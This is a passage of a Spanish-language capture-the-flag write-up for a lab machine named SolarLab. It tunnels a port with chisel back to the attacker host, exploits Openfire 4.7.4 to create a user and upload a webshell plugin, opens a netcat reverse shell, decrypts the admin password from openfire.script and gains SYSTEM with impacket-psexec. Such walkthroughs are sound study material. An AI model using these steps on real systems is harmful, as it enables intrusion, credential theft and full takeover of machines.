
Y en la maquina victima en modo cliente, haciendo que el puerto 9090 de la maquina victima sea el puerto 9090 de la maquina local:

```
C:\temp>chisel.exe client 10.10.14.11:1234 R:9090:127.0.0.1:9090
chisel.exe client 10.10.14.11:1234 R:9090:127.0.0.1:9090
2024/11/18 18:29:46 client: Connecting to ws://10.10.14.11:1234
2024/11/18 18:29:47 client: Connected (Latency 113.783ms)
```

Ahora podemos el contenido del puerto 9090 de la maquina victima a traves de nuestro localhost:




Vamos a buscar exploits para la version 4.7.4 de "openfire":




Este exploit permite crearnos un usuario sin iniciar sesion:


Estamos dentro:




Este recurso de github tambien tiene un plugin malicioso que invoca una webshell en openfire:




Lo subimos y esto crea una nueva seccion en server settings llamada "management tool":




Accedemos y nos pide una contraseña que es 123. Ahora podemos ejecutar comandos:




Ya que tenemos el binario de netcat compartido por SMB vamos a utilizarlo para enviarnos una conexion:




Nos ponemos a la escucha con netcat y recibimos la conexion:



En la ruta "C:\Program Files\Openfire\embedded-db" tenemos un archivo llamado "openfire.script", donde podemos ver unas claves del administrador hasheadas:



Vamos a buscar alguna herramienta que desencripte contraseñas de openfire:



Nos dice que necesitamos dos campos:

```
python3 decrypter.py encryptedPassword PasswordKey
```

1. encryptedPassword:

```
INTEGER,PLAINPASSWORD VARCHAR(32),ENCRYPTEDPASSWORD
SER_PK PRIMARY KEY(USERNAME))
```

`becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442`

2. passwordkey:

```
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
```

Desencriptamos la contraseña:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/openfire-password-decrypter]
└─$ python3 decrypter.py 'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442' 'hGXiFzsKaAeYLjn'
Decrypted password: ThisPasswordShouldDo!@
```

Vamos a probar si esa contraseña es la que utiliza el usuario administrador para logearse en el sistema:

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/openfire-password-decrypter]
└─$ netexec smb 10.10.11.16 -u 'administrator' -p 'ThisPasswordShouldDo!@'
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\administrator:ThisPasswordShouldDo!@ (Pwn3d!)
```

Como la contraseña es correcta nos podemos conectar con la herramienta psexec:

```
┌──(kali㉿kali)-[~/Downloads/openfire-password-decrypter]
└─$ impacket-psexec 'administrator:ThisPasswordShouldDo!@'@10.10.11.16
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.16.....
[*] Found writable share ADMIN$
[*] Uploading file dWPYCCuI.exe
[*] Opening SVCManager on 10.10.11.16.....
[*] Creating service rzvR on 10.10.11.16.....
[*] Starting service rzvR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```